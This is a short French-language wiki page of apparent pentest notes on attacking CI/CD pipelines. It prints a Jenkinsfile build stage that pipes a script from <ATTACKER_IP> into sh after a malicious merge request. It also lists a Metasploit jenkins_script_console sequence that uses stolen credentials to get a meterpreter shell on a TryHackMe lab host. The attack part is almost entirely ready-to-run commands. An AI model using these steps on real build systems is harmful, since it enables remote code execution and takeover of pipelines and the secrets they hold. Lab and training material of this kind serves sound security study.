
[Exploitation/Web] CI/CD

Introduction

Cette page décrit différentes exploitations de vulnérabilités dans le processus CI/CD qui peuvent être exploitées au profit d'un attaquant.



Techniques

Build Process

Dans le cas où vous auriez accès à un dépôt Git avec un accès à un **JenkinsFile**, vous pourriez le modifier pour prendre le contrôle de l'agent **Jenkins**.

Pour cela, vous pouvez créer un fork du projet pour modifier le JenkinsFile de la sorte :

```
pipeline {
    agent any
    stages {
        stage('build') {
            steps {
                sh '''
                    curl http://<ATTACKER_IP>:8080/shell.sh | sh
                '''
            }
```

```
    }
  }
}
```

> Vous devez au préalable créer votre payload et l'héberger sur votre serveur web.

> Vous pouvez ensuite faire un **Merge Request** pour lancer la pipeline et exécuter le payload.

Build server

Si vous possédez les identifiants du serveur web **Jenkins**, vous pouvez utiliser Metasploit pour lancer une RCE :

```
msfconsole
```

```
use exploit/multi/http/jenkins_script_console
set target 1
set payload linux/x64/meterpreter/bind_tcp
set password jenkins
set username jenkins
set RHOST jenkins.tryhackme.loc
set targeturi /
set rport 8080
run
```

Revision #3
Created 27 March 2024 17:27:58 by Elieroc
Updated 3 May 2024 13:21:32 by Elieroc